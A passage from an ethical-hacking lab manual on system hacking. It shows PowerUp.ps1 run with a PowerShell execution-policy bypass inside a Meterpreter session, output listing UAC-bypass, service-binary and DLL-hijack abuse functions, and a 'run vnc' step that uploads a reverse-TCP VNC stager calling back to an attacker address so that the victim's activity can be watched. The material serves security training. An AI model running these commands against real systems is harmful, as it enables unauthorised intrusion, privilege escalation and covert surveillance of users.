
25. Type **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.

Note: Ensure that you have added a space between two dots after **-Command** **".[space]..** For a better understanding refer to the screenshot after **step 26**.

26. A result appears, displaying **Check** and **AbuseFunction** as shown in the screenshot.

Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

Module 06 – System Hacking




```
msfconsole - Parrot Terminal
[*] Uploading : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Process 6796 created.
[*] Channel 2 created.
[*] Microsoft Windows [Version 10.0.22000.469]
[*] (c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllCheck"
[+] powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"


Check                                         AbuseFunction
-----                                         -----
User In Local Group with Admin Privileges   Invoke-WScriptUACBypass -Command "..."
Modifiable Service Files                     Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                     Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                     Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                     Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                     Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                     Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                     Install-ServiceBinary -Name 'gupdatem'
Modifiable Service Files                     Install-ServiceBinary -Name 'gupdatem'
%PATH% .dll Hijacks                         Write-HijackDll -DllPath 'C:\Users\Ad...
```

27. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.
28. Now, exploit VNC vulnerability to gain remote access to the **Windows 11** machine. To do so, type **run vnc** and press **Enter**.



```
C:\Users\Admin\Downloads>exit
[*] Creating a VNC reverse tcp stager: LHOST=10.10.1.13 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\apWspLGJgvJv.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.1.13:4545...
```

29. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.



30. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.
31. Close all open windows and document all the acquired information.

Task 5: Gain Access to a Remote System using Armitage

